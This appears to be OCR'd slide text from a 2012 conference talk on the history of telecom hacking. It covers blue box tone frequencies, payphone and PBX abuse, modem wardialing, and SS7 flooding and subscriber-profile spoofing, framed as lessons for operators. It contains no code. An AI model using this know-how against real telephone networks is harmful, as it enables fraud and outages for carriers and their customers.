TSTF
Telecom Security Task Force

P1 Security
Priority One Security

6000 ways and more: A 15 years perspective on Why Telcos Keep Getting Hacked

Philippe Langlois, P1 Security
Emmanuel Gadaix, TSTF/Megapay


HITB 2012 Kuala Lumpur

1970's

Prehistory

Beige Box

+




= ?

TSTF
Telecom Security Task Force

Blue box: Kudos Captain!

P1 Security
Priority One Security

Hz	900	1100	1300	1500	1700
700	1	2	4	7	Code-11
900		3	5	8	Code-12
1100			6	9	Kp-1
1300				0	Kp-2
1500					END




Blue Box (2)

- Security Jeopardy
  - I ask "Lack of security clue" for $300 M of Lost Revenue !
  - "But we didn't believe people would play these tones in the phone"
  - Focused on reliability, things changed, the pieces move around you

1980's

Legacy


Payphone attacks



- US
- Red box
- Simulate coins

- France, others…
- “Télécartes”
- Prevent receiving charging tones (19khz)

PBX abuses



- "It's not my problem, it's the customer problem"
  - Especially when it generates revenue
- Except when it's the Telco's own PBXs
- The equivalent of "Botnets don't concern ISPs or Telcos"

Telco Wardialing !

Telco maintenance modem access

Shout a login/password! NOW!

Telco maintenance modem access (2)

ROMAN ART	ANIMALS	TV MDs	UNOFFICIAL STATE NICKNAMES	BERRY, BERRY GOOD	AIN'T THAT AMERICA
$200	$200	$200	$200	$200	$200
$400	$400	$400	$400	$400	$400
$600	$600	$600	$600	$600	$600
$800	$800	$800	$800	$800	$800
$1000	$1000	$1000	$1000	$1000	$1000


- Security Jeopardy
  - I ask "Naïve stupidity" for $300k of network downtime !
  - Telco == own first customer
  - Telco admin believed only nice people could call these dialup modems
  - Err… we're not in teletubbies
  - (Some still believe, 25 years later)

Minitel

5	**Minitel service targeted by the user hosted over X25**
4	PAVI – Minitel Access portal or modified X25 PAD
3	X25 network (Transpac)
2	Modem (Analog V23 1200/75 bauds, 7E1, Videotex ready termninal)
1	Analog line

Millions of teenagers
+ cheap modem and terminal
+ eager to get cheap services
= What could possibly go wrong?

X25 networks



Credit: Raoul Chiesa


1990's


Golden Age

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

SS7 ISUP IAM flood cause Denial of Service on MSC (1)





- ITU specifications
- Protocol doesn't mandate anti-spoofing techniques

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

SS7 ISUP IAM flood cause Denial of Service on MSC (2)

Severity	Medium (requires ISUP connectivity)
Description	High number of ISUP IAM on one (1) specific but randomly chosen ISUP Number range has caused a Denial of Service on the peer, that does not respond anymore.
Impact	This results in Local Area Denial of Service.

- Variants include spoofed DoS or DDoS to any target
  - Filtering and policing still lacking in 83% of the worldwide SS7 networks ! (August 2012)

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

SS7 ISUP IAM flood cause Denial of Service on MSC (3)


- Security Jeopardy
  - I ask "Lack of attacker-oriented security and Core Network crash" for 10M EUR loss per day!
- "We planned protocol security for availability, not for some bad people playing around who have nothing to do here"

TSTF
Telecom Security Task Force

P1 Security
Priority One Security

HLR Profile injection into MSC/VLR possible through SS7 MAP ISD

Severity	Critical
Description	Insert Subscriber Data of values directly into MSC. Fake ISD from faked HLR to target MSC.
Impact	Calls possible for out of credit Prepaid roaming subscriber.



- Roaming Prepaid customers turns instantly into a Post-paid account
- Spoofed from outside the Core Network

HLR Profile injection into MSC/VLR possible through SS7 MAP ISD (2)

- Security Jeopardy
  - I ask "Lack of perimeter filtering and insidious fraud" for 400k EUR loss per day!
- "But there are only nice people on SS7"
- "Can our STP really do filtering?" -- CTO to his Core Network Engineer


2000's

Momentum

TSTF
Telecom Security Task Force

Interception Ecosystem

